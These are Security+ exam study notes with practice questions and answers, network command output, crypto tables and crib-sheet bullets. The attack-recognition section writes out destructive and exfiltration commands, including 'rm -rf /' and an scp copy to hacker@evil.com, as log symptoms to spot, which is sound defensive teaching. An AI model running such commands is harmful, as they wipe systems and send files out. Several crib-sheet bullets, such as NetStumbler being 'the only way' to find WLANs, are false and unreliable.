8. WEP, of course, must not be used. WPS is also insecure, but not as well-known to be so insecure for as long as WEP. Multiple WAPs will be involved but it's a tempting distractor. It's like "We need copper wire" for solving Ethernet problems. WPA2 Enterprise requires a RADIUS server and certificates, thus PKI. Ans: C
9. BYOD and CYOD would leave the employees with partially dysfunctional personal devices. The COPE choice is just as dysfunctional off-premises, but it's the company's phone, not the employee's. Ans: B
10. Brian didn't say if it was to happen out at a public provider like Google or Amazon, or in house. Either way, virtualized servers will be involved. Yes, software-defined networking and logical isolation will also be involved, but to support communication between and with all those virtual machines. Ans: C

13. Infrastructure as a Service means you have to be your own system administrator. Software as a Service means buying the use of already existing software. Identity as a Service(IDaaS) is something like SAML as sold by Okta, Symplified, Oracle, etc. Ans: C

14. The others suggest what's going on, but it's called live boot. Ans: B

15. Tipoffs are "at any time" and "before they become big problems" Ans: B

16. Compartmentalize with VLANs, authenticate with NAC or 802.1x. 802.3 is plain Ethernet, you build your networks with it but it doesn't add those two required capabilities. Ans: A,D

18. UEFI is secure boot Ans:C

DOMAIN 4 – IDENTITY AND ACCESS MANAGEMENT

3. To enter the server room Joe must be recognized by the guard, enter a PIN on the keypad, and place his hand on a scanner. How many factors is this?
   A. 1
   B. 2
   C. 3
   D. 4

8. Kristina works at a financial services firm that suffered a major breach. They have implemented a centralized AAA system regulating access to the Intranet. After proving their identity with a smart card and a complex passphrase, users are connected to the appropriate VLAN. Internal services are only provided to user sessions holding valid service tickets. Intranet activity records are continuously analyzed to detect inappropriate or malicious activity. Identify this latter activity.
   A. Identification
   B. Authentication
   C. Authorization
   D. Auditing

13. Kerberos provides which three of the following? ***Select three.***
   A. Network intrusion detection
   B. ESSO
   C. Cryptographic key control
   D. Log analysis and alerting
   E. An API supporting third-party applications
   F. A "single pane of glass" dashboard

14. Functional SSO must incorporate which of the following?
   A. Active Directory
   B. RADIUS
   C. Federated identity management
   D. Kerberos

Answers:
3 - Ans: B, Recognized ‘ Something you are’. PIN – ‘know’
8 - Ans: D Many questions have a lot of distracting content. This question is really no more than "What is the name for monitoring activity?"
13 – Ans: B,C,E
14. Single sign-on requires federated identities. You could do that with Kerberos alone, or with AD which contains Kerberos. Ans: C

DOMAIN 5 – RISK MANAGEMENT

3. Mandy is the director of the HR department. In order to cut costs, she has decided to select some good training material that everyone can benefit from, and send all personnel through the same risk management training. The HR department only needs to buy one set of material. If all events contain the same content, just one or a few personnel out of each department can attend a session, meaning that all groups can continue normal operations. But which security advantage has been lost?
   A. Role-based
   B. Risk-prioritized
   C. Agile-based
   D. Morale-boosting

9. Min, a system engineer with the storage department, has been tasked with planning the creation of a DRP that will lead to implementing clustering and RAID. What should be her first step?
   A. BIA
   B. Risk analysis
   C. Vulnerability assessment
   D. Penetration testing
   E. Service discovery

12. Brian, manager of the IT department, periodically moves help desk staff from one support category to another. Which security goal will this achieve?
   A. Fraud detection
   B. Fraud prevention
   C. Fraud analysis
   D. Fraud mitigation

14. Beth, a system administrator, is training Jerry, a new data maintenance technician, in how to restore backup data into production use. Which of the following should they be using?
   A. Recovery playbook
   B. Order of restoration
   C. Order of volatility
   D. Snapshot guidance

19. Omar is a database administrator in the online sales department. The operating system, shared libraries, and applications all need patching and reconfiguration. Omar worries about unalterable modifications causing data loss or corruption, or leading to a loss of functionality, all of which would mean lost revenue. What does he need?
    A. Back-out plans
    B. Offsite backups
    C. Live failover
    D. After-action analysis

21. Kate is a network engineer at a company that is starting a collaboration with another corporation. What document should Kate consult to set up VPN connectivity?
    A. BPA
    B. SLA
    C. MOU
    D. ISA

22. Dale is the manager of the software development group. She has directed her programmers to make a backup of their code and test data at the end of every day, locking the media in a desk drawer, and making sure to lock their office door. What is the greatest concern?
    A. Data remanence
    B. Off-site backups
    C. Data sovereignty
    D. Privacy protection

Answers:
3 - The last two aren't security advantages. Training should be role-based so it's relevant, addresses job-specific risks, and retains the staff's attention. Ans: A
9 - A Business Impact Analysis is the first step, as it figures out what is in the critical path, what must be protected. It must be done before risk analysis, which will lead to the desired Disaster Recovery Plan (or Policy). Ans: A
12 - An complex and effective fraud will take a while to research, plan, and set up. The would-be fraudster doesn't have enough time to get entrenched. The employees know of this policy so it would also act as a deterrent, but that isn't a choice. In the CompTIA universe, it's mandatory vacation that does fraud detection. Ans: B
14 - The Recovery Playbook, in CompTIA's lexicon, documents how to identify and properly restore backup data. Ans: A

19 - A back-out plan restores everything to the way it was. Offsite backups are typically for data only. Ans: A
21 - All of those may be involved in the collaboration, but the Interconnection Service Agreement defines how the two organizations will connect their networking. Ans: D
22 Ans:B

DOMAIN 6 – CRYPTOGRAPHY

1. You want to use a system that can protect communication by authenticating the server, and also providing a copy of the server's public key in a trustworthy format. A provider of trusted certificates will only provide one when you follow their rules. There is a protocol that you can use to check in real time whether a certificate should be trusted or not. You must have a copy of the currently untrusted certificates locally, to reduce network traffic. Rather than a complete copy of the key, you may refer to its hash instead. There are ways to prevent a breach today from exposing secrets based on keys in the past. What do you need?
   A. TLS
   B. CPS
   C. OCSP
   D. CRL
   E. thumbprint
   F. PFS

4. International, national, and state/provincial regulations require the protection of personal privacy. This makes confidentiality important, but it is not the only security goal. You need to protect both endpoint authentication and data confidentiality in all data streams. Which ciphers should you choose? ***Select two.***
   A. AES-CBC
   B. AES-CCMP
   C. AES-CFB
   D. AES-GCM

5. Which of these are advantages of WPA/2 Enterprise over WPA/2 PSK? ***Select two.***
   A. PKI
   B. Stronger cipher suite
   C. Higher performance
   D. Integrated Active Directory
   E. RADIUS

6. Tasha, a network engineer, is designing a wireless solution for her large corporation. She needs to specify the current best encryption, supporting 802.1x with either LEAP or EAP-TLS. What should she use? ***Select three.***
   A. CCMP
   B. AES-GCM-256
   C. WPA/2 PSK
   D. WPA/2 Enterprise
   E. RADIUS
   F. Active Directory

8. Alice wants to send an encrypted message to Bob. What does she need?
   A. Alice's public key
   B. Alice's private key
   C. Bob's public key
   D. Bob's private key

9. Alice has obtained a copy of Bob's certificate. Which of these does it contain?
   A. Bob's private key
   B. Bob's public key
   C. The CA's private key
   D. The CA's public key

10. Alice has obtained a copy of what claims to be Bob's certificate. Which of these does she need to verify that it really belongs to Bob?
   A. Bob's private key
   B. Bob's public key
   C. The CA's private key
   D. The CA's public key

11. Bob has just received an digitally signed, encrypted message from Alice. What does he need? ***Select three.***
   A. Alice's certificate
   B. Bob's certificate
   C. The CA's certificate
   D. Bob's public key
   E. Bob's private key

12. Isaac is a cybersecurity architect for a financial services company. He has been tasked with securing key escrow. The escrow storage is extremely sensitive. What should he use to implement trustworthy key escrow?
    A. Asymmetric encryption
    B. M-of-N control
    C. Certificate chaining
    D. Off-site storage

13. Alice must send a message which only Bob can read. What does Alice need?
    A. Alice's private key
    B. Alice's public key
    C. Bob's private key
    D. Bob's public key

14. Ellen is a webmaster for a major high technology company. She will use virtual hosting to provide six web sites with unique domain names on a single server:
    `weyland-yutani.com`
    `www.weyland-yutani.com`
    `weyland-yutani.net`
    `www.weyland-yutani.net`
    `weyland-yutani.org`
    `www.weyland-yutani.org`
    That is, the same corporation name in three top-level domains, both with and without leading "www.". What would be the most economic way to obtain certificates?
    A. Self-signed certificates
    B. Wildcard certificates
    C. Server Alternative Names
    D. Six individual certificates

17. Charlize, a data archivist for a government agency, needs to protect the confidentiality of a large data set. A government regulation requires the use of the Advanced Encryption Standard for this category of data. But in which mode should she employ that cipher?
    A. CBC
    B. CCMP
    C. ECB
    D. GCM

18. Gary works for a bank, and is designing a wireless solution for customers to use during their visits to bank branches. Which two technologies should he deploy? ***Select two.***
    A. WPA/2 Enterprise
    B. Captive portal
    C. Open system authentication
    D. Enable an Internet-facing SSID

Answers:

1.

This is another English prose analysis question. All choices are correct, relevant, part of the story. I have again made it relatively easy by putting the answer choices in the same order:

"a system that can ..." = TLS or Transport Layer Security
"the rules" = CPS or Certificate Practices Statement
"a protocol" = OCSP or Online Certificate Status Protocol
"copy of the revoked keys" = CRL or Certificate Revocation List
"its hash" = thumbprint
"exposure today doesn't expose keys from the past" = PFS or Perfect Forward Secrecy

"What do you need?" is the actual question. One of the sentences says "You *must have*", it's a requirement. The others state that the item provides some feature, or describe your plan.

The requirement is for a local copy of the CRL, which is a relatively uncommon or unneeded step. This makes it a better question from the CompTIA point of view. Less common makes it more challenging.

4. - AES-CCMP is appropriate for 802.11 wireless, AES-GCM is appropriate for TLS. Both are authenticated encryption. Ans: B,D

5 - The RADIUS server deals with trusted digital certificates, which means integration into your PKI. The two choices support the same cipher suite with identical network performance. AD isn't related. Ans: A,E

6- CompTIA tends to say "CCMP" when they should say "AES-CCMP". It is authenticated encryption. AES-GCM-256 is also authenticated encryption, but it is appropriate for use with TLS, not 802.11.

WPA/2 Enterprise uses a RADIUS server and certificates, while WPA/2 PSK uses manually configured pre-shared keys.

RADIUS is a trusted third party authentication service commonly used with 802.1x, it can speak several EAP variants. Ans: D,E

8. Ans: C

Goal	Sender needs	Receiver needs
Encrypted only	Receiver's public key	Receiver's private key
Encrypted and signed	Sender's private key Receiver's public key	Sender's public key Receiver's private key
Signed only	Sender's private key	Sender's public key

9. Certificates are publicly available, so of course they don't contain private keys! It's Bob's certificate, so it contains his public key, wrapped in a digital certificate by the CA. Ans: B

10. Bob's certificate contains his public key, wrapped in a digital certificate by the CA. You need the signer's public key to verify a digital signature. Ans: D
11. To verify Alice's digital signature, he needs Alice's public key. But he needs to be quite certain that it's really her public key, which means he needs it in the form of a certificate, signed by a trusted CA. And that means he needs her CA's certificate containing the CA's public key. Their shared PKI will provide the certificates.

Then he needs his private key to decrypt the content. (which she encrypted with a copy of his public key, which was in his certificate, etc.) Ans: C, E, A
12 - Divide the master key into N overlapping parts, give each part to one person, and any M of them can reassemble the master key. You can pick M and N as appropriate for your situation. Ans: B
13. Ans: D
14. This would be one certificate with six names listed under SAN or Server Alternative Names.

A wildcard certificate could work for, e.g., *.weyland-yutani.com, maybe for hosts www, www2, ftp, ns1, ns2, mailbox, and so on, but all would have to be in the same top-level and second-level domain. Ans: C
17. CBC mode is among the appropriate modes for large block (or file-like) data sets. CCMP mode is used with 802.11, GCM with TLS. ECB is only appropriate for some very specific use cases. Ans: A
18. It's for customers visiting the bank, so WPA/2 Enterprise with its need to enroll their devices into the bank PKI and install certificates is very impractical. "Internet-facing SSID" doesn't really mean anything.

A captive portal redirects their attempted browser connections to a small local web server, to a page where they check the box for "Yes, I will follow the rules, before routing them out to the Internet."

Open system authentication means that there's no encryption and no authentication needed.

This combination is what you find in most US hotels. Ans: B,C

NETWORK COMMANDS

- You need a NAT router, or a proxy gateway doing NAT, to communicate with external servers. And CompTIA is fussy about the terms, it's actually NAT/PAT for what you usually use.

```
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp3s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default
    link/ether 42:01:0a:8a:00:03 brd ff:ff:ff:ff:ff:ff
    inet 169.254.10.216/16 brd 169.254.255.255 scope link enp3s0:avahi
       valid_lft forever preferred_lft forever
    inet6 fe80::4001:aff:fe8a:3/64 scope link
       valid_lft forever preferred_lft forever
3: wlo1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 68:a3:c4:70:f1:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.50/24 brd 192.168.11.255 scope global dynamic wlo1
       valid_lft 172742sec preferred_lft 172742sec
    inet6 fe80::c87a:16ce:3a61:8f0c/64 scope link
       valid_lft forever preferred_lft forever
```

IPv4 addresses are 32-bit strings. They are represented as four base-10 numbers in the range 0-255, separated by dots. In the above, the software loopback or "localhost" interface `lo` gets, **127.0.0.1,** the wired Ethernet inferface `enp3s0` gets **169.254.10.216,** and the wireless interface `wlo1` gets **192.168.11.50.** It's "lo" for loopback, "e" for Ethernet, "wl" for wireless.

In particular, you should recognize:

Loopback or `lo` is assigned 127.0.0.1/8, meaning that the first 8 bits or 127.*.*.* define the network. That means communication *within this host only.*

The wired Ethernet or `enp3s0` was assigned 169.254.10.216/16, meaning that 169.254.*.* is the network itself, and 169.254.10.216 is this device in particular. **Know that 169.254.*.* is the "AutoConf" address block.** An assignment here means that **there is no DHCP server on this network.**

The wireless Ethernet or `wlo1` was assigned `192.168.11.50/24.` **`192.168.*.*` means "inside only" or private** IP address space. 192.168.11.0/24 means a chunk within that.

Simplified, this means:

`127.*.*.*` = "localhost", communication only within this one computer

`169.254.*.*` = "AutoConf", automatic configuration, called *Bonjour* or *Rendezvous* among other names by Apple. Communication within the LAN, there is no functioning DHCP server.

Traceroute or tracert for windows:
If you don't get a response within the timeout period, you see "*" instead of a time. A line with three stars means the router at that distance did not respond at all. If you see its names or IP addresses and then a mix of times and stars, it responded some and timed out some.

```
$ traceroute --resolve-hostnames www.purduefed.com
traceroute to purduefed.com (72.12.218.18), 64 hops max
 1  192.168.11.1  8.789 ms  5.242 ms  2.219 ms
 2  r081.fkoknt01.ap.so-net.ne.jp (218.221.253.61)  11.886 ms  18.253 ms  9.495 ms
 3  tn02gi6.fkoknt01.ap.so-net.ne.jp (210.132.216.89)  6.779 ms  7.018 ms  8.796 ms
 4  note-13Vl638.net.so-net.ne.jp (202.223.119.213)  27.055 ms  54.929 ms  46.687 ms
 5  202.213.194.61  23.846 ms  32.668 ms  27.771 ms
 6  202.213.194.33  26.746 ms  31.092 ms  25.822 ms
 7  ae-4.a01.tokyjp05.jp.bb.gin.ntt.net (120.88.53.9)  24.472 ms  29.946 ms  91.634 ms
 8  ae-24.r03.tokyjp05.jp.bb.gin.ntt.net (129.250.6.83)  27.009 ms  32.079 ms  26.424 ms
 9  * * *
10  ae-12-12.car1.Louisville1.Level3.net (4.69.140.213)  191.316 ms  430.565 ms  395.326 ms
11  WINTEK-CORP.car1.Louisville1.Level3.net (4.59.184.106)  392.432 ms  220.610 ms  203.536 ms
12  72.12.218.10  214.017 ms  374.270 ms  343.802 ms
13  www.purdueefcu.com (72.12.218.18) [open]  462.688 ms  263.595 ms  399.409 ms
```

RECOGNIZING ATTACKS

Cross-site Scripting / XSS

Symptom:
A page at "a popular social media site" contains:
`<script ...></script>`

Possible result:
It tricks your browser into sending an authentication cookie to a hostile server instead of the appropriate one.

SQL Injection

Symptom:
Log of transactions includes: `' or 1=1; --`
or: "Strange punctuation marks"

Possible result:
Literally anything that could be done on a database server. Deleting database tables, deleting records, changing records, adding records, and so on.

Command Injection

Symptom:
The web server log contains requests that include command syntax.
Windows:

```
format c: /y
type \path\to\sensitive\file
```

Linux:

```
rm -rf /
cat /etc/shadow
scp /path/to-sensitive/file hacker@evil.com:
```

In both operating systems, spaces may be replace with `%20`.

Session Hijacking / Insecure Direct Object References

Symptom:
User Fred notices that when logged in to his bank the URL includes `user=fred`, so he changes it to his friend `user=mary` and reloads the page, and sees her data.

Possible result:
Now he's in a session as Mary, so he can do anything that she could do with her account.

Directory Traversal

Symptom:
Server log includes `../../` in requested URLs.

Possible result:
If the server allows itself to be tricked into climbing out of the web area, attacker can read and possibly execute files outside the web area.

Cross-Site Request Forgery / XSRF / CSRF

Symptom:
Malicious content within a popular page contains a malformed `<img src="...">` object.

Possible result:
A third party is disadvantaged, to the advantage of the person who dropped that comment into an unfiltered comment area.

Fix all of these via: Input validation and apply patches. WAF can protect web front ends to public-facing services.

WINDOWS AND LINUX FILE LOCATIONS

Windows File Tampering

They may show you that the hash for a file like one of the following has changed, and ask you what it means:
C:\Windows\SysWOW64\KernelBase.dll
C:\Windows\SysWOW64\kernel32.dll
C:\Windows\System32\kernel32.dll
C:\Windows\System32\boot*
Those are parts of the operating system itself or the boot loader, so you have been seriously hacked. If "root kit" is a choice, select that.

Anything under C:\Windows\Sys* is part of the operating system, either the kernel, Windows applications, or DLLs that other applications may use.

The **kernel,** the core of the OS itself, and **how it boots,** are based on files under `/boot/*`. A file `vmlinuz*` is the kernel itself, `grub.cfg` is the configuration file for the GRUB boot loader. It specifies *how* the kernel is loaded and started, and an attacker might boot it strangely to completely subvert security.

Executable programs relied upon by everyone including the system administrator and the operating system have **`bin`** (short for "binary") in their first or second element. That is:

```
/bin/*
/sbin/*
/usr/bin/*
/usr/sbin/*
```

Shared libraries, like DLL files in Windows, provide "one-step hacking" opportunities for an attacker. Modify a shared library, and you modify the behavior of all the dynamically linked programs using it, which will be many or most binaries on the system. They have **`lib`** (short for "library") in their first or second element. That is:

```
/lib/*
/lib64/*
/usr/lib/*
/usr/lib64/*
```

System configuration goes under **`/etc/*`** For the most part, these files shouldn't change. However...

Almost everything about a user *except* their password is defined in `/etc/passwd`, and the hash of their current password is stored in `/etc/shadow`. (Yes, everything was originally in `passwd`, then the password hash was moved to `shadow`)

So, creating and modifying users changes `/etc/passwd`. And, when a user changes their password, `/etc/shadow` changes. We expect those changes.

CRYPTO

Goal	Sender uses	Receiver uses
Confidentiality	Receiver's public key	Receiver's private key
Authentication	Sender's private key	Sender's public key
Confidentiality & Authentication	Receiver's public key Sender's private key	Sender's public key Receiver's private key
Digital Signature	Sender's private key	Sender's public key
HMAC	Shared secret key	Shared secret key

Use certificates (thus PKI) so you can trust the validity of public keys.
Use Diffie-Hellman to negotiate a shared secret.

For HMAC:
Use DH to get shared secret key. Calculate hash of message +key
→Transmit Message and HMAC → Calculate hash of received message + key
IPSEC can do HMAC on packet payloads.

FINAL BOSS[SEC+] BOB NOTES

PS: Make a Crib sheet [1 paper – b4 exam]

- AES and DES are symmetric, thus fast, while ECC and RSA are asymmetric
- Symmetric ciphers are much faster than asymmetric ciphers
- DES dates from 1977 and has a 56-bit key, while AES is its 1998 replacement with keys up to 256 bits and correspondingly greater strength

Memorise these:


- **AES is the best symmetric cipher.**
- **Kerberos is the best SSO system.**
- **Logs and audits enforce accountability.**
- **Protect the *keys* with asymmetric cryptography E.G: RSA**
- **Protect the *data* with symmetric cryptography. E.G: AES**

  - Symmetric ciphers should be used on data. (Because they are efficient, and data can be large)
  - Asymmetric ciphers protect the negotiations and keys. (That is, they do the endpoint authentications and set up symmetric session keys)
- Acceptable use policy is enforced by URL and content filtering.
- Code of Ethics is a set of minimum expected behaviours.
- When a manager wants to introduce a new application, tell them to look at the risk analysis.
- Threat modeling predicts the most likely points of attack
- MITM and replay attacks start by sniffing the network with a protocol analyzer
- Vulnerability scanners are passive because they don't send exploits
- Clients must use proxies or NAT to access the Internet.
- Fuzzing sends sequential or random data to a target
- Check access logs daily
- Highly complex computer-generated passwords are bad
- Logs and audits enforce accountability
- Audits attempt to reconcile activity against a standard (policy), and mysterious anomalies are likely to be problems.
- Quantitative" or "a metric" means numbers, and that's the best analysis. But for human behaviour we're stuck with qualitative assessment
- Disposal" means destroy the media, "sanitize" means wipe it for re-use
- Disaster Recovery means "as the hurricane is moving away”
- Business Continuity" means "3-4 days after and continuing from there
- Contingency Planning is for one very specific problem
- The first step in risk assessment is an asset inventory.
- The first step in Disaster Recovery Planning is a Business Impact Analysis.
- "Succession planning" is corrective.
- "Job rotation" is preventative.
- "Enforced/Mandatory vacation" is detective.

  - Succession planning" is why Gerald Ford ended up as the President.
  - "Job rotation" might have kept Nixon and Agnew in office.
- Spoofing is when a host pretends to be another host, Impersonation is when a person pretends to be another person.
- Cold sites require over one week to start.
- Warm sites can start in under a week.
- Hot sites are always ready right now, so they're expensive.
- Armoured viruses resist analysis
- Malicious invulnerable add-ons are software added to browsers to test the system with spyware, botnet software, etc.
- You cannot identify a zero-day attack. Except you can identify them with fuzzing, honeypots, host IPS, and network IPS. Network IPS can identify and stop in-progress zero-day attacks
- An APT cannot be identified. Except you can identify one with host configuration baselines.
- Use a safe or vault to protect HSM, TPM, and portable media with signing keys and other highly sensitive data. Lock wireless access points inside rack cabinets (nice Faraday cage)
- Both behaviour-based and anomaly-based IDS must observe for a while to learn the local baseline. They mention "exceptions or broken protocol rules" when they're talking about anomaly-based.
- Privilege escalation is used to mean two very different things, use the context to figure out which one they're talking about:
  - *During an annual review of user rights*, you notice someone has accumulated privileges while rotating through jobs. There's no attack, but they no longer need some of those privileges.
  - *During an attack*, the intruder is replaying captured privileges or running a buffer overflow to transition from low-privileges user to sysadmin.
- When they ask "What would be the very best way...", they are often implying "...if expense and complexity don't matter."
  - For example: diesel generators, HSMs, Kerberos, biometric door locks, and SELinux in full enforcing mode. Kerberos and

SELinux are free software, but complex to manage. The others cost a lot of money.

- **SAML:**
  - **Shibboleth is based on SAML, it works the same way, but SAML is used by companies with for-profit identity providers. Shibboleth is much more about academia using it for themselves.**



- **All routers have ACLs and all are default deny. Always.**
- **NetStumbler is the only way to discover WLANs and AirSnort is the only way to break WEP.**
- **Role-Based Access Control is an easy hierarchical way to administer authorizations.**
- **OTP stands for both One-Time Password (at first login you must change it) and One-Time Pad (the only truly secure cipher).**
- **RBAC – role based access control**
- **What do digital certificates contain?**
  - **server's public key, or**
  - **server's private key, or**

    - **CA's public key, or**
    - **CA's private key.**
- **People in hats: White Grey Black**
- **Techniques in boxes: White Grey Black (with Fuzzing)**
- **IDS and anti-malware errors: False Positive False Negative**
- **Biometric authentication errors: False Acceptance False Rejection**
- **Behaviour upon an error: Fail Safe Fail Open**
    - **Fail open: a door/entry is unlocked when there's a power failure or event occurs.**
        - **E.G: Doors fail-open so personnel can get out in a fire emergency OR if an attacker destroys a proximity reader to a data centre making door for access to fail-open.**
    - **Fail-Safe: Configured to protect all other components in the system from failure, in the event the device itself fails.**
        - **If ACL fails/corrupts enter safe/secure mode.**
    - **Fail close: shut down and prevent further operation when failure conditions are detected**
    - **Fail-over: The ability to recover the functionality of network devices that fail.**
        - **Fail over clusters etc.**